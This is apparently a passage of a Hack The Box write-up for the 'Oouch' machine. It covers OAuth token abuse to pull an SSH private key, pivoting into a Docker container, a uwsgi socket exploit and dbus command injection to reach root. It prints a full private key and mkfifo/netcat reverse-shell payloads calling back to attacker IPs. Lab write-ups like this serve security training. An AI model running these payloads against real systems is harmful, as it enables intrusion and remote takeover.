I tried to access the /api/get_user using the token code we got but i got the same.I still cant access it.Then i tried it to `get_ssh` instead of `get_user` .

The final url in my browser was

`http://authorization.oouch.htb:8000/api/get_ssh/?access_token=LpLKz5mxCzy8mxCLPnbzhtseeXyeEK`

And i Got the ssh keys but it was in a very wrong format.Copied the ssh keys to my text editor

and after some editing and removing all the `\n` from the file.It was looking like this

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqQvHuKA1i28D1ldvVbFB8PL7ARxBNy8Ve/hfW/V7cmEHTDTJtmk7
LJZzc1djIKKqYL8eB0ZbVpSmINLfJ2xnCbgRLyo5aEbj1Xw+fdr9/yK1Ie55KQjgnghNdg
reZeDWnTfBrY8sd18rwBQpxLphpCR367M9Muw6K31tJhNlIwKtOWy5oDo/O88UnqIqaiJV
ZFDpHJ/u0uQc8zqqdHR1HtVVbXiM3u5M/6tb3j98Rx7swrNECt2WyrmYorYLoTvGK4frIv
bv8lvztG48WrsIEyvSEKNqNUfnRGFYUJZUMridN5iOyavU7iY0loMrn2xikuVrIeUcXRbl
zeFwTaxkkChXKgYdnWHs+15qrDmZTzQYgamx7+vD13cTuZqKmHkRFEPDfa/PXloKIqi2jA
tZVbgiVqnS0F+4BxE2T38q//G513iR1EXuPzh4jQIBGDCciq5VNs3t0un+gd5Ae40esJKe
VcpPi1sKFO7cFyhQ8EME2DbgMxcAZCj0vypbOeWlAAAFiA7BX3cOwV93AAAAB3NzaC1yc2
EAAAGBAKkLx7igNYtvA9ZXb1WxQfDy+wEcQTcvFXv4X1v1e3JhB0w0ybZpOyyWc3NXYyCi
qmC/HgdGW1aUpiDS3ydsZwm4ES8qOWhG49V8Pn3a/f8itSHueSkI4J4ITXYK3mXg1p03wa
2PLHdfK8AUKcS6YaQkd+uzPTLsOit9bSYTZSMCrTlsuaA6PzvPFJ6iKmoiVWRQ6Ryf7tLk
HPM6qnR0dR7VVW14jN7uTP+rW94/fEce7MKzRArdlsq5mKK2C6E7xiuH6yL27/Jb87RuPF
q7CBMr0hCjajVH50RhWFCWVDK4nTeYjsmr1O4mNJaDK59sYpLlayHlHF0W5c3hcE2sZJAo
VyoGHZ1h7Pteaqw5mU80GIGpse/rw9d3E7maiph5ERRDw32vz15aCiKotowLWVW4Ilap0t
BfuAcRNk9/Kv/xudd4kdRF7j84eI0CARgwnIquVTbN7dLp/oHeQHuNHrCSnlXKT4tbChTu
3BcoUPBDBNg24DMXAGQo9L8qWznlpQAAAMBAAEAAAGBAJ5OLtmiBqKt8tz+AoAwQD1hfl
fa2uPPzwHKZZrbd6B0Zv4hjSiqwUSPHEzOcEE2s/Fn6LoNVCnviOfCMkJcDN4YJteRZjNV
97SL5oW72BLesNu21HXuH1M/GTNLGFw1wyV1+oULSCv9zx3QhBD8LcYmdLsgnlYazJq/mc
CHdzXjIs9dFzSKd38N/RRVbvz3bBpGfxdUWrXZ85Z/wPLPwIKAa8DZnKqEZU0kbyLhNwPv
XO80K6s1OipcxijR7HAwZW3haZ6k2NiXVIZC/m/WxSVO6x8zli7mUqpik1VZ3X9HWH9ltz
tESlvBYHGgukRO/OFr7VOd/EpqAPrdH4xtm0wM02k+qVMlKId9uv0KtbUQHV2kvYIiCIYp
/Mga78V3INxpZJvdCdaazU5sujV7FEAksUYxbkYGaXeexhrF6SfyMpOc2cB/rDms7KYYFL
/4Rau4TzmN5ey1qfApzYC981Yy4tfFUz8aUfKERomy9aYdcGurLJjvi0r84nK3ZpqiHQAA
AMBS+Fx1SFnQvV/c5dvvx4zk1Yi3k3HCEvfWq5NG5eMsj+WRrPcCyc7oAvb/TzVn/Eityt
cEfjDKSNmvr2SzUa76Uvpr12MDMcepZ5xKblUkwTzAAannbbaxbSkyeRFh3k7w5y3N3M5j
sz47/4WTxuEwK0xoabNKbSk+plBU4y2b2moUQTXTHJcjrlwTMXTV2k5Qr6uCyvQENZGDRt
XkgLd4XMed+UCmjpC92/Ubjc+g/qVhuFcHEs9LDTG9tAZtgAEAAADBANMRIDSfMKdc38il
jKbnPU6MxqGII7gKKTrC3MmheAr7DG7FPaceGPHw3n8KEl0iP1wnyDjFnlrs7JR2OgUzs9
dPU3FW6pLMOceN1tkWj+/8W15XW5J31AvD8dnb950rdt5lsyWse8+APAmBhpMzRftWh86w
EQL28qajGxNQ12KeqYG7CRpTDkgscTEEbAJEXAy1zhp+h0q51RbFLVkkl4mmjHzz0/6Qxl
tV7VTC+G7uEeFT24oYr4swNZ+xahTGvwAAAMEAzQiSBu4dA6BMieRFl3MdqYuvK58lj0NM
2lVKmE7TTJTRYYhjA0vrE/kNlVwPIY6YQaUnAsD7MGrWpT14AbKiQfnU7JyNOl5B8E10Co
G/0EInDfKoStwI9KV7/RG6U7mYAosyyeN+MHdObc23YrENAwpZMZdKFRnro5xWTSdQqoVN
zYClNLoH22l81l3minmQ2+Gy7gWMEgTx/wKkse36MHo7n4hwaTlUz5ujuTVzS+57Hupbwk
IEkgsoEGTkznCbAAAADnBlbnRlc3RlckBrYWxpAQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

Login as `qtc` using ssh

Now i have the private ssh keys i can login as qtc by giving `id_rsa` appropirate permission

```
➜  oouch git:(master) ✗ chmod 600 id_rsa
➜  oouch git:(master) ✗ ssh -i id_rsa qtc@oouch.htb
Linux oouch 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Feb 25 12:45:55 2020 from 10.10.14.3
qtc@oouch:~$
```

Got user.txt

```
qtc@oouch:~$ cat user.txt
ba7-------------------------d14
qtc@oouch:~$
```

Privilege escalation

Login to docker

Tried to running various `monitoring` scripts but no success.

Running `ps -aux` and `ss` gave me some interesting results that there is a docker running on the machine.

I did a command `ip a` .It `Displays info about all network interfaces` and also about the docker and its interfaces related to it.And we got the ip range on which the docker and related service is running

```
qtc@oouch:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens34: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:ba:81 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.177/24 brd 10.10.10.255 scope global ens34
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:ba81/64 scope global dynamic mngtmpaddr
       valid_lft 86117sec preferred_lft 14117sec
    inet6 fe80::250:56ff:feb9:ba81/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:66:92:e9:2c brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-cc6c78e0c7d0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:9f:43:75:f5 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-cc6c78e0c7d0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:9fff:fe43:75f5/64 scope link
       valid_lft forever preferred_lft forever
6: veth97fb0c5@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-cc6c78e0c7d0 state UP
group default
    link/ether 12:49:7c:41:00:bb brd ff:ff:ff:ff:ff:ff link-netnsid 2
    inet6 fe80::1049:7cff:fe41:bb/64 scope link
       valid_lft forever preferred_lft forever
8: vethdd01113@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-cc6c78e0c7d0 state UP
group default
    link/ether 2a:ff:b0:3c:04:92 brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::28ff:b0ff:fe3c:492/64 scope link
       valid_lft forever preferred_lft forever
10: veth5dad994@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-cc6c78e0c7d0 state UP
group default
    link/ether e6:bc:82:f1:c5:04 brd ff:ff:ff:ff:ff:ff link-netnsid 3
    inet6 fe80::e4bc:82ff:fef1:c504/64 scope link
       valid_lft forever preferred_lft forever
12: vetha1db8fd@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-cc6c78e0c7d0 state UP
group default
    link/ether 02:27:bb:85:15:5f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::27:bbff:fe85:155f/64 scope link
       valid_lft forever preferred_lft forever
```

Interesting ones are

```
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:66:92:e9:2c brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-cc6c78e0c7d0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:9f:43:75:f5 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-cc6c78e0c7d0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:9fff:fe43:75f5/64 scope link
       valid_lft forever preferred_lft forever
```

These interfaces are running on a very different ips.Docker is running on it.

I tried to login with `172.17.0.1` and the private ssh key of qtc user.

```
qtc@oouch:~$ ssh -i .ssh/id_rsa qtc@172.17.0.1
The authenticity of host '172.17.0.1 (172.17.0.1)' can't be established.
ED25519 key fingerprint is SHA256:6/ZyfRrDDz0w1+EniBrf/0LXg5sF4o5jYNEjjU32y8s.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.17.0.1' (ED25519) to the list of known hosts.
qtc@172.17.0.1: Permission denied (publickey).
qtc@oouch:~$
```

But i just logged in myself as `qtc` again on `oouch` its because the ip i entered is the gateway. And the gateway is itself the oouch….machine (My bad).

Tried with `172.17.0.2`

```
qtc@oouch:~$ ssh -i .ssh/id_rsa qtc@172.17.0.2
ssh: connect to host 172.17.0.2 port 22: No route to host
```

And likewise i tried ips till `172.17.0.10` but no success

Then i just moved to another interface and got success on `172.18.0.2` and logged in to docker

```
qtc@oouch:~$ ssh -i .ssh/id_rsa qtc@172.18.0.2
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is SHA256:ROF4hYtv6efFf0CQ80jfB60uyDobA9mVYiXVCiHlhSE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
Linux aeb4525789d8 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
qtc@aeb4525789d8:~$
```

Now if we go to `/` dir there is a dir called `code`

```
drwxr-xr-x   4 root root 4096 Feb 11 17:34 code
```

The web services were running from the docker on port 5000 and 8000 `flask and django`

```
qtc@aeb4525789d8:/code$ ls -la
total 52
drwxr-xr-x 4 root root 4096 Feb 11 17:34 .
drwxr-xr-x 1 root root 4096 Feb 25 12:33 ..
-rw-r--r-- 1 root root 1072 Feb 11 17:34 Dockerfile
-r-------- 1 root root  568 Feb 11 17:34 authorized_keys
-rw-r--r-- 1 root root  325 Feb 11 17:34 config.py
-rw-r--r-- 1 root root   23 Feb 11 17:34 consumer.py
-r-------- 1 root root 2602 Feb 11 17:34 key
drwxr-xr-x 4 root root 4096 Feb 11 17:34 migrations
-rw-r--r-- 1 root root  724 Feb 11 17:34 nginx.conf
drwxr-xr-x 5 root root 4096 Feb 11 17:34 oouch
-rw-r--r-- 1 root root  241 Feb 11 17:34 requirements.txt
-rwxr-xr-x 1 root root   89 Feb 11 17:34 start.sh
-rw-rw-rw- 1 root root    0 Mar 26 08:36 urls.txt
-rw-r--r-- 1 root root  163 Feb 11 17:34 uwsgi.ini
```

Hmmmm…interesting

There is file called `routes.py` in `/code/oouch/` it Contains some lines of code thast uses dbus and reveals the interface.

```
qtc@aeb4525789d8:/code/oouch$ cat routes.py | grep dbus
import dbus
            bus = dbus.SystemBus()
            block_iface = dbus.Interface(block_object, dbus_interface='htb.oouch.Block')
```

I tried to run `dbus-send` to send reply to the dbus-interface and embeding the `nc-payload` in it,With `string`

```
qtc@aeb4525789d8:/code/oouch$ dbus-send --system --print-reply --dest=htb.oouch.Block /htb/oouch/Block htb.oouch.Block.Block "string:;rm /tmp/.0; mkfifo /tmp/.0; cat /tmp/.0 | /bin/bash -i 2>&1 | nc 172.18.0.1 1234 >/tmp/.0;"

Error org.freedesktop.DBus.Error.AccessDenied: Rejected send message, 1 matched rules; type="method_call", sender=":1.136" (uid=1000 pid=4558 comm="dbus-send --system --print-reply --dest=htb.oouch.") interface="htb.oouch.Block" member="Block" error name="(unset)" requested_reply="0" destination="htb.oouch.Block" (uid=0 pid=2568 comm="/root/dbus-server ")
qtc@aeb4525789d8:/code/oouch$
```

And no success.I m not privileged to run `dbus-send` on that interface.Bcz the file we have is owned by root itself.

Exploiting uwsgi service

And the service `uwsgi` is running as `www-data`

```
qtc@aeb4525789d8:/code$ ps -aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   5488  3116 ?        Ss   08:29   0:00 /bin/bash ./start.sh
root        14  0.0  0.0  15852  2924 ?        Ss   08:29   0:00 /usr/sbin/sshd
root        27  0.0  0.0  10476   844 ?        Ss   08:29   0:00 nginx: master process /usr/sbin/nginx
www-data    28  0.0  0.0  11264  3732 ?        S    08:29   0:00 nginx: worker process
www-data    29  0.0  0.0  11264  3732 ?        S    08:29   0:00 nginx: worker process
www-data    30  0.3  1.1  57492 46588 ?        S    08:29   0:02 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data    31  0.0  0.9  57492 37260 ?        S    08:29   0:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data    32  0.0  0.9  57492 37260 ?        S    08:29   0:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data    33  0.0  0.9  57492 37260 ?        S    08:29   0:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data    34  0.0  0.9  57492 37260 ?        S    08:29   0:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data    35  0.0  0.9  57492 37260 ?        S    08:29   0:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data    36  0.0  0.9  57492 37260 ?        S    08:29   0:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data    37  0.0  0.9  57492 37260 ?        S    08:29   0:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data    38  0.0  0.9  57492 37260 ?        S    08:29   0:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data    39  0.0  0.9  57492 37260 ?        S    08:29   0:00 uwsgi --ini uwsgi.ini --chmod-sock=666
www-data    40  0.0  0.9  57492 37260 ?        S    08:29   0:00 uwsgi --ini uwsgi.ini --chmod-sock=666
```

And the version is

```
qtc@aeb4525789d8:/code$ uwsgi --version
2.0.17.1
qtc@aeb4525789d8:/code$
```

I searched for possible exploits for the service and got success.Found this python script on the github.

uwsgi_exp.py

The script needs some modifications on the line `18-19` with our requirements.

Chnaged the following

```
    if sys.version_info[0] == 3: import bytes
    s = bytes.fromhex(s) if sys.version_info[0] == 3 else s.decode('hex')
```

To

```
s = bytes.fromhex(s)
```

There are two ways to run the exploit with `url` and `unix` mode The socket file is saved in `/tmp/uwsgi.socket` .

```
qtc@aeb4525789d8:/tmp$ ls -la
total 8
drwxrwxrwt 1 root     root     4096 Mar 26 08:29 .
drwxr-xr-x 1 root     root     4096 Feb 25 12:33 ..
srw-rw-rw- 1 www-data www-data    0 Mar 26 08:29 uwsgi.socket
```

Since we cant access docker from our attacking machine so we need to transfer netcat and exploit.py to oouch machine first and then move them to docker using `scp` .

```
qtc@oouch:~$ scp -i .ssh/id_rsa exploit.py  qtc@172.18.0.2:/tmp
exploit.py                                     100% 4333     5.4MB/s   00:00
qtc@oouch:~$ scp -i .ssh/id_rsa nc  qtc@172.18.0.2:/tmp
nc                                             100%   35KB  22.2MB/s   00:00
```

Now i can run the exploit.py and i opened another terminal and logged in as qtc on oouch and listening on port 1234.

```
qtc@aeb4525789d8:/tmp$ python exploit.py -m unix -u /tmp/uwsgi.socket -c "/tmp/nc -e /bin/bash 172.18.0.1 1234"
[*]Sending payload.

qtc@aeb4525789d8:/tmp
```

Shall as www-data

Got connection back on my nc listener

```
qtc@oouch:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [172.18.0.1] from (UNKNOWN) [172.18.0.2] 41652
whoami
www-data
```

Exploiting DBUS

Now , If u run that `debus-send` command we used previously.We got root

```
www-daat@oouch:~$ dbus-send --system --print-reply --dest=htb.oouch.Block /htb/oouch/Block htb.oouch.Block.Block "string:;rm /tmp/.0; mkfifo /tmp/.0; cat /tmp/.0 | /bin/bash -i 2>&1 | nc 10.10.15.135 2345 >/tmp/.0;"
```

```
➜  prashant git:(master) ✗ nc -nlvp 2345
listening on [any] 2345 ...
connect to [10.10.15.135] from (UNKNOWN) [10.10.10.177] 38152
bash: cannot set terminal process group (2568): Inappropriate ioctl for device
bash: no job control in this shell
root@oouch:/root#
```

Got root.txt

```
root@oouch:/root# cat root.txt
cat root.txt
e23-------------------------fd7d
root@oouch:/root#
```

And we got root.Its the hardest machine i have ever owned till now.

If u liked the writeup.Support a Poor Student to Get the `OSCP-Cert` on BuymeaCoffee

Thanks.

Subscribe to our NEWSLETTER

Oauth2 docker uwsgi dbus hackthebox

Share:

OLDER
Hackthebox Book writeup

NEWER
Hackthebox Traceback writeup


Comments powered by Disqus.

Further Reading

2 months ago
Hackthebox Traverxec writeup
information Traverxec is an easy 20 points machine and its a linux os based machin…

2 months ago
Hackthebox Control writeup
information Control is 40 points hard machine.Based on Windows os Summar…

1 month ago
Hackthebox Sniper writeup
information name : sniper Difficulty: medium points : 30 OS : Windows Out-on …


0xPrashant Guru
Rank: 189 958 57
hackthebox.eu